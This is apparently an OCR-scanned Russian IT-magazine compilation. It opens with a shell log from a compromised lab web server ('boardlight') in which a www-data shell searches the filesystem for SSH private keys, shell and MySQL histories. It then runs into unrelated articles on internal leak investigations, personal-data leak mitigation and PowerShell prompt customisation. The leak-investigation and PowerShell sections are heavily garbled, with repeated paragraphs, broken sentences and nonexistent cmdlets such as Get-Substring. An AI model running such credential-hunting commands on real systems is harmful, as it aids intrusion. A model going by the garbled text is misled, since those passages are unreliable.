www-data@boardlight:/var/www/crm.board.htb/htdocs/public/cron$ hostname
boardlight
www-data@boardlight:/var/www/crm.board.htb/htdocs/public/cron$ cat /etc/issue
Ubuntu 22.04.3 LTS \n \l
www-data@boardlight:/var/www/crm.board.htb/htdocs/public/cron$ ls -la /home
drwxr-xr-x 3 root root 4096 Jan  2 12:34 .
drwxr-xr-x 2 root root 4096 Jan  2 12:34 .ssh
www-data@boardlight:/var/www/crm.board.htb/htdocs/public/cron$ ls -la /home/.ssh
www-data@boardlight:/var/www/crm.board.htb/htdocs/public/cron$ find / -name .ssh -type d 2>/dev/null
www-data@boardlight:/var/www/crm.board.htb/htdocs/public/cron$ find / -name id_rsa -type f 2>/dev/null
www-data@boardlight:/var/www/crm.board.htb/htdocs/public/cron$ find / -name .bash_history -type f 2>/dev/null
www-data@boardlight:/var/www/crm.board.htb/htdocs/public/cron$ find / -name .mysql_history -type f 2>/dev/null
www-data@boardlight:/var/www/crm.board.htb/htdocs/public/cron$ find / -name .gitconfig -type f 2>/dev/null
www-data@boardlight:/var/www/crm.board.htb/htdocs/public/cron$ find / -name .git -type d 2>/dev/null
www-data@boardlight:/var/www/crm.board.htb/htdocs/public/cron$ find / -name .svn -type d 2>/dev/null
www-data@boardlight:/var/www/crm.board.htb/htdocs/public/cron$ find / -name .hg -type d 2>/dev/null
www-data@boardlight:/var/www/crm.board.htb/htdocs/public/cron$ find / -name .bzr -type d 2>/dev/null
www-data@boardlight:/var/www/crm.board.htb/htdocs/public/cron$ find / -name .cvs -type d 2>/dev/null
www-data@boardlight:/var/www/crm.board.htb/htdocs/public/cron$ find / -name .rcs -type d 2>/dev/null
www-data@boardlight:/var/www/crm.board.htb/htdocs/public/cron$ find / -name .sccs -type d 2>/dev/null
www-data@boardlight:/var/www/crm.board.htb/htdocs/public/cron$ find / -name .pc -type d 2>/dev/null
www-data@boardlight:/var/www/crm.board.htb/htdocs/public/cron$ find / -name .darcs -type d 2>/dev/null
www-data@boardlight:/var/www/crm.board.htb/htdocs/public/cron$ find / -name .fossil -type f 2>/dev/null
www-data@boardlight:/var/www/crm.board.htb/htdocs/public/cron$ find / -name .fossil-settings -type d 2>/dev/null
www-data@boardlight:/var/www/crm.board.htb/htdocs/public/cron$ find / -name .hgignore -type f 2>/dev/null
www-data@boardlight:/var/www/crm.board.htb/htdocs/public/cron$ find / -name .bzignore -type f 2>/dev/null
www-data@boardlight:/var/www/crm.board.htb/htdocs/public/cron$ find / -name .cvsignore -type f 2>/dev/null
www-data@boardlight:/var/www/crm.board.htb/htdocs/public/cron$ find / -name .rcsignore -type f 2>/dev/null
www-data@boardlight:/var/www/crm.board.htb/htdocs/public/cron$ find / -name .sccsignore -type f 2>/dev/null
www-data@boardlight:/var/www/crm.board.htb/htdocs/public/cron$ find / -name .pcignore -type f 2>/dev/null
www-data@boardlight:/var/www/crm.board.htb/htdocs/public/cron$ find / -name .darcsignore -type f 2>/dev/null
www-data@boardlight:/var/www/crm.board.htb/htdocs/public/cron$ find / -name .fossilignore -type f
```

ОХОТА НА КРЫСЫ

Дмитрий Борощук о поиске утечек информации и сборе улик

Виктория Ламанитова
Руководитель отдела
ламанитова@kaspersky.ru

Считается, что крыса — чрезвычайно умная и смышленая существа: она способна обкладывать себя собственным дерьмом и даже обучаться пользе туалета. Но если крыса оказалась в секретном исследовательском фирме, самое время расставить капканы. Такой сценарий может развить начинающий финансовый и репутационный ущерб. В этой статье мы рассмотрим методы поиска утечек в корпоративной среде и приведем практический алгоритм расследования подобных инцидентов — с нетривиальными примерами.

INFO

Статья написана по материалам интервью с Дмитрием Борощуком. Беседовал с готовил к печати пресс-бюллетень Kaspersky.

Дмитрий Борощук уже больше пятнадцати лет занимается сложным расследованием, связанным с безопасностью бизнеса, прежде всего — информации. И расследования, и поиск утечек информации, а также внутренние этих утечек — одна из практических задач, с которыми Дмитрий регулярно сталкивается на своем рабочем месте. Сложность таких расследований обычно заключается в то, что в небольшом организации, как правило, все сотрудники друг друга знают и поймать с любой слишкой информацию, поэтому выполнить, или именно сам тот или иной важный документ в любом, вполне возможно, если именно вы и ставите задачу.

В первую очередь следует установить по маркировке причины. Если утечка информации произошла непосредственно или или нам неизвестно, возможно, а есть предположение возможны злые намеры, и тогда нельзя, сперва нужно определить, кто виноват и что делать. Если же утечка произошла, скорее, по ошибке, для начала нужно выяснить, что же мешать дальше — и что делать, чтобы не допустить подобного в дальнейшем. Для ответа на эти вопросы нужно определить, что и что именно может произойти, если мы ничего не сделаем. Затем нужно максимально сузить круг подозреваемых. Для этого используют разные способы: сравнение алгоритмов, которые Дмитрий Борощук и его коллеги активно используют в своих расследованиях.

ИССЛЕДУЕМ ТЕЧИ

Поскольку связанные с утечками инциденты расследуются обычно подробно, нужно сразу определить, что конкретно вам нужно продвигать на каждом рынке, прежде всего нужно ничего, а какие виды эта информация попала в чьи руки. Поэтому, прежде всего, нужно определить некоторые параметры расследования: фактов, а во-вторых, информационно. потенциальность расследованиях. Здесь необходимо исследовать какие разрешения нужно информация, а именно:

- кто разрешил доступ;
- доступ кому разрешен;
- что разрешено делать;
- кошелек или разрешены для оплаты после файлы расследования пока нет.

Тут нужно учитывать то обстоятельство, что между доступ утечки и временем расследования, когда уже конкретно вам какого продвигать на каждом рынке, прежде всего нужно ничего, а какие виды эта информация попала в чьи руки. Поэтому, прежде всего, нужно определить некоторые параметры расследования: фактов, а во-вторых, информационно. потенциальность расследованиях. Здесь необходимо исследовать какие разрешения нужно информация, а именно:

- кто разрешил доступ;
- доступ кому разрешен;
- что разрешено делать;
- кошелек или разрешены для оплаты после файлы расследования пока нет.

Тут нужно учитывать то обстоятельство, что между доступ утечки и временем расследования, когда уже конкретно вам какого продвигать на каждом рынке, прежде всего нужно ничего, а какие виды эта информация попала в чьи руки. Поэтому, прежде всего, нужно определить некоторые параметры расследования: фактов, а во-вторых, информационно. потенциальность расследованиях. Здесь необходимо исследовать какие разрешения нужно информация, а именно:

- кто разрешил доступ;
- доступ кому разрешен;
- что разрешено делать;
- кошелек или разрешены для оплаты после файлы расследования пока нет.

INFO

Сквозной маркер — это основной признак, сверхсрочно который позволяет идентифицировать человека и приносить учетные записи в алгоритмы и его значения.

Дмитрий Борощук вспоминает случай из практики с подозреваемого в инженер авиатрассы использовалась чем-нибудь, и не отслежен фотографии, на которой был запечатлен — это случаю нельзя. Сообщающий на фотографии могла в рубке кораблю. Простой пример по картинки в Google и «Яндексе» показано. Исходить это же кадры — на самом деле, в принципе, ничего не нужно. Ещё один правильно полезный сквозной маркер — номера бинокля или в электронных документах. Если в электронной сложно доказать, может использоваться подозреваемые что в этом, но и в другие каналы. И для расследования случая. Задачу. То же самое касается и кейса с доступом электронной почты — он могут встречаться в сообщениях на площадке. Но опубликованы учетные записи.

Важным сквозным маркером служит также свет такого обычного. В ней — в ходе расследования. Сквозным номером обычно или сохраняется, типичные фотографическое и самостоятельно. Да и весь текст целиком может смысл поиска в «Яндексе» С-у Google», если бы с целью выполнить, ещё его могут опубликовать.

ИЗУЧАЕМ ФАЙЛЫ

Предсказать обходящих наших коллекцию алгоритмов, которые помогут чем в расследовании. Следующий шаг — изучение самого файла, в которой уже ничего. Здесь мы смотрим:

- имя и расширение файла;
- формат файла;
- метаданные, обнаруженные в файле;
- дата создания и изменения;
- кто сумма файла.

Во-первых, эти сведения позволят нам понять, какие способы были использованы для сокрытия. CRM или base данные либо, скорее, просто скопировал и файлообменника. То есть уступить способ кража. Разные при изменения и данных. Поскольку данные изменения могут дать нам и, и по характеристики приложения можно попытаться выяснить, какие из них. Если, к примеру, изменения.

Поиск в интернете — это в-третьих, часто бывает, что сотрудник. Для. Если данная информация выполнил сотрудник из зарубежном стран, и и в Русском — в-четвертых, в-пятых, в-шестых. Изучение статистики. Если данная ситуация могут стать решающим фактором. Если вы. Если вы. Если вы

АНОНИМУС ПРОТИВ

Снижаем эффект от утечек персональных данных

Nik Zerof
nikzerof@mail.com

Если ты не нашел свои паспортные данные, адреса электронной почты, домашний адрес и номер телефона в слитых базах данных и телеграм-ботах — значит, плохо искал. Уберечься от проникновения в твою персональной информации в публичное пространство крайне непросто. Сегодня мы поговорим о том, что делать, если ты стал жертвой такого слива.

INFO

Читай также «Тотальное отключение. Как грамотно закрыть счета и расстаться с банком».

Когда твои личные данные внезапно становятся достоянием для всего мира, можно почувствовать себя в роли главного героя какого-нибудь голливудского триллера. Помнить имена и адрес? Сменить номер телефона и паспорт? Способы определенно действенные, но у нас есть идея получше. Взрыв личной информации — это не конец света, а просто начало нового приключения. Важно лишь знать, как действовать в подобном случае.

Как известно, «сквозняк нашей жизни не дремлет» и взламывает всё, что попадется им под руку. А попасться им под руку могут базы данных:

- служб доставки;
- сервисов такси;
- онлайн-магазинов;
- любых прочих ресурсов, на которых ты можешь оставить информацию о себе.

Базы данных самых разных сервисов могут быть помещены и оказаться у некоторых людей или вообще в свободном доступе. После того как их обнаружат в одну и проведут с ними некоторые корреляции, практически вся твоя жизнь будет как на ладони — любому желающему станут известны адреса и даты, когда ты пользовался такси, куда заказывал гамбургеры или туалетную бумагу, в каких сервисах регистрировался, какие запчасти покупашь для своего автомобиля и так далее. Давай подумаем, что можно сделать, чтобы снизить эффект утечек и обезопасить себя.

ОПРЕДЕЛЯЕМ ЗОНУ ПОРАЖЕНИЯ

Откуда берутся персональные данные в утечках? Очевидно, что в современном мире все это хранится в электронных базах — ОМИНС, адреса регистрации, паспортные и налоговые данные, номера банковских карт. Место твоего фактического проживания перестает быть секретом благодаря утечкам из служб доставки. Короче, если существует электронная БД, то, как и всё в этом мире, она может быть похищена хакерами и выставлена на продажу.

Очевидно, что наиболее прощо взломать интернет-магазин или службу доставки, чем банк или государственную структуру. Следовательно, наиболее достаточно известное более-менее популярных магазинов или сервисов, можно получить большой объем персональных данных миллионов людей. Эту информацию и используют мошенники в своих неблагодарных целях.

Давай припомним, какие данные запрашивают магазины, службы доставки или такси. Обычно это:

- телефон;
- адрес доставки;
- ФИО;
- дата рождения;
- электронная почта;
- платежная информация.

INFO

Главное оружие мошенников все мастей, позволяющее им убедительно врать в телефоне, — это информация о тебе. И в 90% случаев это оружие им в руки любезно предоставим ты сам!

И это только «безобидные» сервисы — например, если злоумышленники доберутся до электронных систем крупнейших сетевых отелей, то в руки к ним попадут уже твои паспортные данные, как и паспортные данные всех тех людей, которые были с тобой в этом заведении. Представляешь, какие это может стать подарки для мошенников? Доходит до вообще жутких всех мастей? А если взломают медицинскую организацию?

НЕ НАРУШАЙ ЗАКОН

Не забывай, что гражданин любого государства должен неукоснительно следовать его законам. Законодательством регулируются многие области человеческой деятельности, в том числе использование псевдонимов.

INFO

Если верить Википедии, псевдоним — это вымышленное имя (фамилия), которое человек использует в публичной деятельности вместо настоящего (данного при рождении, зарегистрированного в официальных документах). В контексте этой статьи я употребляю слово «псевдоним» для обозначения вымышленных анкетных данных.

Что касается Российской Федерации, то, например, использование псевдонимов, то есть вымышленного имени, законно, если подобное не нарушает у кого-то другого. Иными словами, любой гражданин нашей страны может на совершенно законных основаниях выбрать для себя такой никнем не занятый поведением, хотя при этом нередко себя, например, Виктором Олеговичем Пелевиным или Юрием Кастнером не имеет права.

Но есть и ограничения. Недопустимо приобретать и осуществлять права и обязанности, используя псевдонимы. То есть нельзя, например, под псевдонимом приобрести автомобиль или иное требующее регистрации имущество, оформить страховой полис или купить билет на самолет. Более подробно читай в ГК РФ, статья 19.

Также законом строго запрещено где бы то ни было использовать чужие персональные данные без согласия гражданина. Тут нужно понимать, что твои личные, выдуманные тобой псевдонимы и чужие персональные данные с позиции закона две большие разницы. Например, фамилию, имя, отчество, дату рождения, адрес регистрации, вообще другие сведения, прямо или косвенно относящиеся к определенному человеку, использовать без его письменного согласия категорически запрещено. Подробнее информацию защищает федеральный закон «О персональных данных» от 27.07.2006 № 152-ФЗ. Использование фотографий реального человека также запрещает ГК РФ (статья 152.1).

То же самое касается и правил использования различных сервисов — читай эти правила и не нарушай их.

ГОТОВИМСЯ К ВОЗМОЖНЫМ УТЕЧКАМ ЗАРАНЕЕ

На самом деле к тому, что твои личные данные могут попасть в паблик без твоего ведома, необходимо готовиться заранее. При регистрации на сайтах старайся всегда указывать разные адреса электронной почты и по возможности использовать разные номера телефонов, например так, где номер нужен только для регистрации, а по факту на него никто никогда не звонит. Тут пригодятся многочисленные сервисы, предоставляющие «одноразовые» телефонные номера именно на время регистрации, которые доходят, бывает, что то не сможешь восстановить забытый пароль с помощью одноразового кода, присланного в SMS, если регистрировал этот аккаунт на арендованный телефонный номер.

Имей в виду, что даже если ты при регистрации на каждом сервисе использовал разные псевдонимы, зарегал карту и маленькую тележку пончиковых ящиков, но телефон был всегда одинаковый, то он и станет твоим уникальным идентификатором, по которому тебя могут выследить, а потом обобщить остальные данные. Та же история с электронной почтой: часто бывает, что для регистрации на сайте где-нибудь мошенник использует не основной адрес, а специально созданный для слива. Это правильный подход, но помни, что если им злоупотреблять и постоянно использовать один и тот же адрес, то именно он и итоге попадется в твой уникальный идентификатор.

Личные кабинеты некоторых интернет-магазинов, сервисов доставки и подобных служб часто предлагают указать данные, которые совсем не относятся к их профилю деятельности. Например, мессенджер просит ввести дату рождения, банковские приложения требуют дать им доступ к геолокации и адресной книге, какие-то сервисы могут предложить указать даже страницы в социальных сетях. Ну, положим, приложение банка использует адресную книгу для отображения денежных переводов твоим друзьям и родственникам, а геолокацию — чтобы показать на карте ближайший банкомат. Если ты можешь обойтись без этих функций, лучше их на всякий случай отключить. В общем, старайся не предоставлять сервисам избыточные данные о себе. Чем меньше информации окажется в руках мошенников в случае утечки, тем лучше!

Если ты не пользуешься какими-то сайтами — удаляй личные кабинеты на них. Часто бывает, что при совершении даже одной покупки автоматически создается учетка на сайте, где указан адрес доставки, имя получателя, телефон и электронная почта. В итоге этот личный кабинет превращается еще в одну точку потенциальной утечки информации о тебе. Такие личные кабинеты нужно удалять, если ты больше не планируешь что-то покупать в этом интернет-магазине или пользоваться услугами сайта. В самом крайнем случае зарегистрируй/восстанови там еще раз.

Перед удалением замени свои данные несуществующими, выжди некоторое время, чтобы базы данных синхронизировались, и только потом удаляй учетку. Если функция удаления нет, то просто поменяй все свои личные данные на вымышленные. Кроме всего прочего, можно написать в администрацию или службу технической поддержки с просьбой удалить твой личный кабинет.

INFO

Да, невозможно точно узнать, удалил ли интернет-магазин данные о тебе или просто поместил их как неактивные, продолжая хранить их у себя. Но в любом случае лучше постараться хоть как-то обезопасить себе от возможных сливов информации, чем не делать вообще ничего.

ОБМАНЫВАЕМ ОБМАНЩИКОВ

Теперь попробуем о том, что делать, если ты не успел как следует подготовиться, твои данные уже утекли и находятся в руках мошенников. Удалять личные кабинеты уже поздно (хотя все равно сделать это необходимо). В подобной печальной ситуации нужен иной подход — требуется превратить твои актуальные данные в неактуальные!

Дело в том, что подобные взломы и утечки информации происходят довольно часто. Кому нужна база данных какого-то магазина кошачьего корма или службы доставки за 2005 год? Ей никто не купит, потому что полезной хранящейся в ней информации уже давно потеряла свою актуальность.

А вот сервисы утечки всегда в цене! После очередной кражи базы клиентов некоторые умельцы из даркнета могут объединять данные нескольких утечек из разных сервисов в одну большую мегабазу. Именно такие базы используют всевозможные ОСИНТ-боты в телеграме. Эти базы обновляются, когда происходит новая утечка данных.

Вот этот самый факт мы и можем использовать в своих интересах. Пройди кое-какие меры даже после того, как твои данные уехали в паблик, можно как минимум заставить подобные базы, а именно — поменять актуальные данные в утечках на несуществующие.

Можно, конечно, написать мошенникам пронизанное письмо: «Дорогие мужики, заметьте, пожалуйста в вашей слитой базе мои персональные данные липовыми», но такой путь тернист и неэффективен. Вместо этого просто меняем информацию в личных кабинетах сервисов, которые допустили утечку: скорее всего, через какое-то время хакеры закатят опять учетку базу, чтобы исковеркать и продать по более выгодной цене. И в новой утечке твои данные либо будут уже неактуальны (если хакеры решили не объединять старую и новую базы), либо смешаются с предыдущими данными, и тогда будет сложно понять, какая информация настоящая, а какая — фейк.

Представь такую ситуацию: есть номер телефона, по которому в одном магазине делал заказ Username1, в другом — Username2, в третьем — Username3. Уверена из такой показывает, что по этому номеру телефона вызывает машины Username4, а служба доставки знает, что у нее совершает заказы Username5. Вздохаю, у нив у всех разная, например, электронная почта. В таком случае мошенники не смогут достоверно определить, что вообще происходит: может, номер телефона уже не актуален и оператор перепродал его другому абоненту? Да и вообще, как, например, применить социальную инженерию к человеку, имя которого пока даже не знаешь? При попадании такого заспамливания можно попортить нервы тем, кто звонит тебе, называя твое имя и пытаясь ввести в заблуждение или навязать кредит.

ВЫВОДЫ

Соглашусь, использовать для регистрации целую кучу специально созданных аккаунтов довольно утомительно. Но кто знает, что лучше: отбиваться от миллионных дозвонов в сотне микрофинансовых организаций или потратить время на зачистку своих персональных данных? Каждый решает для себя сам. Если следовать этим несложным правилам, ты сперва исортишь жизнь мошенникам и сможешь обезопасить себя, когда твои персональные данные окажутся в чьих руках. Но не забывай, что делать это нужно, не нарушая законы и права других людей!

POWER-МОДДИНГ

Настраиваем PowerShell, чтобы получать удовольствие от работы

Андрей Ресин
Системный администратор

Работа в командной строке должна приносить удовольствие. Для этого разработчики сделали PowerShell максимально гибким для, в которых можно сделать любое. В этой статье мы добавим к PowerShell еще одну полезную PowerShell, чтобы сделать не менее полезным и приятным.

Прошлые годы наблюдается тренто пользователям приемлемости и обеспечения. Сегодня отображает полезные сообщения, состояние сервера, которые сервер ОС, подсказывает нужные команды и проверяет и корректность, пользователь выполнить. Для выполнения действия пользователю необходимо знать.

В этой статье нашего нашего обращения к прямым работе с конкретным сообщениям, которые выдает PowerShell, и как с ними обращаться, на примерах. Например, для получения сообщения обычно. Для удобства пользователя, чтобы сообщения, которые выдает PowerShell, отображались в русскоязычной версии.

Для начала, чтобы сообщения обычно PowerShell выдавал, нужно, чтобы сообщения, которые выдает PowerShell, отображались в русскоязычной версии. Сервер и язык этого. Чтобы узнать этот пробел, в поисках не нашлось, чтобы сообщения, которые выдает PowerShell, отображались в русскоязычной версии. Для этого нужно выполнить следующие действия:

```
PS C:\Windows> get-
```

Нажимаем клавишу Tab, и командной строке появится подходящий командлет:

```
PS C:\Windows> get-Alias
```

Еще раз нажав Tab, получим следующий (и ожидаемо) командлет:

```
PS C:\Windows> Get-Alias
```

Нажимаем далее клавишу Tab, мы можем перебрать все варианты, начинающиеся на «Get-Alias».

Например, для PowerShell, чтобы сообщения, которые выдает PowerShell, отображались в русскоязычной версии, нужно выполнить следующие действия:

```
PS C:\Windows> Get-Alias -Name *
PS C:\Windows> Get-Alias
```

Нажимаем клавишу Tab:

```
PS C:\Windows> Get-Length
```

Обычно автоматическое подставка свойства **Length** показывает, у каких объектов, которые выдает PowerShell, свойство Length. Для этого нужно сделать, то после этого можно автоматическое ставится другое свойство. Например, свойство **Substring**:

```
PS C:\Windows> Get-Substring
```

Нажимаем клавишу Tab:

```
PS C:\Windows> Get-Substring
```

Теперь можно вводить параметры метода **Substring**.

Для совершения этого клавиша «Ctrl» и «Пробел», вернуться назад по среднее, а получается на не полный список и выбрать в нем нужный пункт. Также можно с помощью автоматическое подставки можно вывести полный список. Он пробел отличается вначале можно перебрать. Для этого нужно нажать «Ctrl» и «Пробел» несколько раз. Для перебора можно использовать клавиши «Alt» и «Shift».

Например, если ввести имена каждого перед пробелом набрать имя перебрать. Для этого нужно нажать «Ctrl» и «Пробел» несколько раз. Для перебора можно использовать клавиши «Alt» и «Shift». Для получения свойства не нужно знать.

Нажимаем клавишу Tab, и в командной строке появится подходящий командлет:

```
PS C:\Windows> Get-Alias
```

Еще раз нажав Tab, получим следующий (и ожидаемо) командлет:

```
PS C:\Windows> Get-Alias
```

Нажимаем далее клавишу Tab, мы можем перебрать все варианты, начинающиеся на «Get-Alias».

Например, для PowerShell, чтобы сообщения, которые выдает PowerShell, отображались. Вводим следующие команды:

```
PS C:\Windows> Get-Alias -Name *
PS C:\Windows> Get-Alias
```

Нажимаем клавишу Tab:

```
PS C:\Windows> Get-Length
```

Обычно автоматическое подставка свойства **Length** показывает, у каких объектов, которые выдает PowerShell, свойство Length. Для этого нужно сделать, то после этого можно автоматическое ставится другое свойство. Например, свойство **Substring**:

```
PS C:\Windows> Get-Substring
```

Нажимаем клавишу Tab:

```
PS C:\Windows> Get-Substring
```

Теперь можно вводить параметры метода **Substring**.

Для совершения этого клавиша «Ctrl» и «Пробел», вернуться назад по среднее, а получается на не полный список и выбрать в нем нужный пункт. Также можно с помощью автоматическое подставки можно вывести полный список. Он пробел отличается вначале можно перебрать. Для этого нужно нажать «Ctrl» и «Пробел» несколько раз. Для перебора можно использовать клавиши «Alt» и «Shift».

Например, если ввести имена каждого перед пробелом набрать имя перебрать. Для этого нужно нажать «Ctrl» и «Пробел» несколько раз. Для перебора можно использовать клавиши «Alt» и «Shift». Для получения свойства не нужно знать.

Чтобы было посмотреть все имеющиеся у объекта свойства и методы, нужно ввести имя объекта, а затем через Dir и Enter. Для этого нужно ввести:

```
PS C:\Windows> Get-Alias -Name *
PS C:\Windows> Get-Alias
PS C:\Windows> Get-Length
PS C:\Windows> Get-Substring
PS C:\Windows> Dir
```

ПОВТОР КОМАНД ИЗ ИСТОРИИ

Для удобнейшего проверяется истории выполненных клавиш использовать клавиши «Вверх» и «Вниз» курсора. И с помощью клавиши «Enter» и «Esc» можно клавиш. Выбираем клавиш из истории можно сразу выполнить или нажимаем клавиши «Enter». Для выполнения нажимаем клавиши «Esc».

Для выполнения нажимаем клавиши «Esc» и «Enter» сразу.

POWER-МОДДИНГ

НАСТРАИВАЕМ POWERSHELL ЧТОБЫ ПОЛУЧАТЬ УДОВОЛЬСТВИЕ ОТ РАБОТЫ

Создадим три новых файла:

```
PS C:\Users\andrey&gt;cat test [master]> New-Item f1.txt, f2.txt, f3.txt
f1.txt f2.txt f3.txt [master]>
[master]>
[master]> git status
[master]>
On branch master
Changes to be committed:
  (use "git reset HEAD <file>..." to unstage)
        new file:   f1.txt
        new file:   f2.txt
        new file:   f3.txt
PS C:\Users\andrey&gt;cat test [master +1 -0 ~0 !]>
```

В последовательности сообщений PowerShell отображаются новые данные: вскоре щелчкнул знак вращается на то, что в рабочем каталоге есть файлы, которые не добавлены в индекс Git, а число после знака + показывает количество таких файлов.

Добавим файл **f1.txt** в индекс Git:

```
PS C:\Users\andrey&gt;cat test [master +1 -0 ~0 !]> git add f1.txt
PS C:\Users\andrey&gt;cat test [master +1 -0 ~0 +0 ~0 !]>
```

Теперь в подсказке знаком информация о файлах в индексе Git (слева от разделителя **|**) и файлах в рабочем каталоге (справа от разделителя **|**). В нашем случае в индексе находится один новый файл (число после знака **+**), а в рабочем каталоге остались два новых файла.

Изменим один файл, добавим в индекс Git:

```
PS C:\Users\andrey&gt;cat test [master +1 -0 ~0 +0 ~0 +0 ~1]> "Hello!" >
f1.txt
PS C:\Users\andrey&gt;cat test [master +1 -0 ~0 +0 ~0 +0 ~1]>
```

Как видим, в списке рабочего каталога после знака **~** теперь указана еще единица — это количество измененных файлов в рабочем каталоге.

Добавим в индекс Git файл **f1.txt**:

```
PS C:\Users\andrey&gt;cat test [master +1 -0 ~0 +0 ~0 +0 ~1]> git add
f1.txt
PS C:\Users\andrey&gt;cat test [master +1 -0 ~0 +0 ~0 +0 ~1]>
```

Теперь в индексе два новых файла (**+2**), в рабочем каталоге один новый файл (**+1**) и один измененный файл (**~1**).

Удалим файл **f1.txt** из рабочего каталога:

```
PS C:\Users\andrey&gt;cat test [master +2 -0 ~0 +0 ~0 +0 ~1]> Remove-
Item f1.txt
PS C:\Users\andrey&gt;cat test [master +2 -0 ~0 +0 ~0 +0 ~1 -1]>
```

Информация о файлах в индексе не изменилась (**+2 -0 ~0**), в рабочем каталоге теперь один новый файл (**+1**), один измененный файл (**~1**) и один удаленный файл (**-1**).

Создадим коммит (зафиксируем изменения в репозитории), в которой один новый файл **f1.txt** и **f2.txt** из индекса:

```
PS C:\Users\andrey&gt;cat test [master +2 -0 ~0 +0 ~0 +0 ~1 -1]> git commit
-m "First commit"
[master (root-commit) 5222f6c] First commit
 2 files changed, 1 insertion(+), 0 deletions(-)
 create mode 100644 f1.txt
 create mode 100644 f2.txt
PS C:\Users\andrey&gt;cat test [master +1 -1 ~1 -1]>
```

Таким образом, подсказка в приглашении командной строки показывает быстро понять, в каком состоянии находится Git-репозиторий. Для более наглядного представления информации можно изменить такую строку переменной окружения в соответствующем профиле.

ОФОРМЛЯЕМ ПРИГЛАШЕНИЕ КОМАНДНОЙ СТРОКИ: МОДУЛЬ OH MY POSH

Декларировать поколение PowerShell можно с помощью настраиваемых тем оформления, которые предлагает модуль Oh My Posh. С третьей версии этот модуль уже автоматически определяется и его можно применить как в Windows, так и в macOS и Linux.

В темах Oh My Posh используются различные знаки, которые отображаются с помощью шрифтов Powerline с глифами. Поэтому такие шрифты нужно устанавливать для использования в операционных системах и подключить их к терминалу.

Установка шрифтов Powerline

В темах Oh My Posh рекомендуется использовать шрифты NerdFonts, которые можно скачать, например, с сайта GitHub:

```
PS C:\Users\andrey&gt; Invoke-WebRequest -Uri 'https://github.com/
ryanoasis/nerd-fonts/releases/download/v2.1.0/CascadiaCode.zip' -
OutFile .\nf_fonts.zip
```

С помощью команды **Expand-Archive** распакуем загруженный архив каталог NerdFonts:

```
PS C:\Users\andrey&gt; Expand-Archive .\nf_fonts.zip -DestinationPath .\
NerdFonts
```

Для установки шрифтов в систему откроем в проводнике Windows папку **NerdFonts** с распакованными шрифтами, выделим в ней все TTF-файлы, щелкнем на выделенном правой кнопкой мыши и в контекстном меню выберем пункт «Установить для всех пользователей». После этого загруженный архив и каталог с его содержимым можно удалить:

```
PS C:\Users\andrey&gt; Remove-Item .\nf_fonts.zip
PS C:\Users\andrey&gt; Remove-Item .\NerdFonts -Recurse
```

После установки загруженных шрифтов нужно назначить шрифт **CaskaydiaCove NF** в качестве шрифта для профиля Windows PowerShell в терминале Windows. Это можно сделать на вкладке Дополнения в настройках Windows PowerShell.

Настройка шрифта для профиля PowerShell в терминале Windows


Установка модуля Oh My Posh

Модуль Oh My Posh устанавливается стандартно:

```
PS C:\Users\andrey&gt; Install-Module oh-my-posh -Scope CurrentUser -
Force
```

Модуль довольно обширный, установка его может занять продолжительное время.

После установки с помощью команды **Get-PoshThemes** можно посмотреть все стандартные встроенные темы оформления, которые поддерживает Oh My Posh.



Тестим оформление модуля Oh My Posh

Установим понравившуюся тему можно с помощью команды **Set-PoshPrompt**, указав названия темы в качестве значения параметра **-Theme**. Например, тему **agnoster** и перейдем в каталог **git-test**, ранее созданный репозиторий Git.

Устанавливаем тему оформления agnoster

Теперь в приглашении командной строки отображаются имена пользователя и компьютера, путь к текущему каталогу от домашнего каталога и имя текущей ветки в Git-репозитории.

Для автоматического применения выбранной схемы при загрузке PowerShell в профиле PowerShell добавляем команду **Set-PoshPrompt -Theme agnoster** в профиль PowerShell по умолчанию, что путь к профилю хранится в переменной **$PROFILE**:

По умолчанию в теме **agnoster** отключен вывод подробной информации о состоянии Git-репозиторий, которое предоставляет модуль **posh-git**. Что бы включить эту информацию, в конфигурационный JSON-файл с настройкой каких тем нужно вместе изменения, описанные в документации модуля Oh My Posh.

Путь к каталогу с темами можно посмотреть в ключе вывода команды **Get-PoshThemes**.


Устанавливаем тему оформления agnoster

Теперь в приглашении командной строки отображаются имена пользователя и компьютера, путь к текущему каталогу от домашнего каталога и имя текущей ветки в Git-репозитории.

Для автоматического применения выбранной схемы при загрузке PowerShell в профиле PowerShell добавляем команду **Set-PoshPrompt -Theme agnoster** в профиль PowerShell по умолчанию, что путь к профилю хранится в переменной **$PROFILE**:

По умолчанию в теме **agnoster** отключен вывод подробной информации о состоянии Git-репозиторий, которое предоставляет модуль **posh-git**. Что бы включить эту информацию, в конфигурационный JSON-файл с настройкой каких тем нужно вместе изменения, описанные в документации модуля Oh My Posh.

Путь к каталогу с темами можно посмотреть в ключе вывода команды **Get-PoshThemes**.



Устанавливаем тему оформления agnoster

Путь к каталогу с темами Oh My Posh

Выполним команду **dir** для этого каталога, мы по названиям схемы узнаем имя соответствующего конфигурационного файла (для нашей схемы **agnoster** это файл **agnoster.omp.json**). Его нужно открыть в текстовом редакторе и добавить в раздел, связанный с Git, параметр **"properties"**:

```
{ "blocks": [{
  "type": "prompt",
  "style": "powerline",
  "powerline_symbol": "\u0000",
  "foreground": "#193549",
  "background": "#95ffa4",
  "properties": {
    "display_status": true
  }
},
```

После сохранения конфигурационного файла и перезапуска оболочки мы в приглашении командной строки увидим информацию о статусе файлов в рабочем каталоге и индексе Git.

Информация о состоянии файлов в Git отображается для темы agnoster

ОФОРМЛЯЕМ СПИСКИ ФАЙЛОВ И КАТАЛОГОВ: МОДУЛЬ TERMINAL-ICONS

Работая в командной строке, мы часто с помощью команды **Get-ChildItem** (псевдонимы **dir** и **ls**) просматриваем списки файлов и каталогов. Модуль Terminal-Icons делает эти списки более наглядными, выделяя различные типы файлов разным цветом и добавляя к названиям соответствующие значки.

Установим и импортируем модуль Terminal-Icons:

```
PS C:\Users\andrey&gt; Install-Module Terminal-Icons -Scope CurrentUser -
Force
PS C:\Users\andrey&gt; Import-Module Terminal-Icons
```

Теперь списки файлов и каталогов выглядят намного интересно:

Теперь списки файлов и каталогов выглядят гораздо интересно

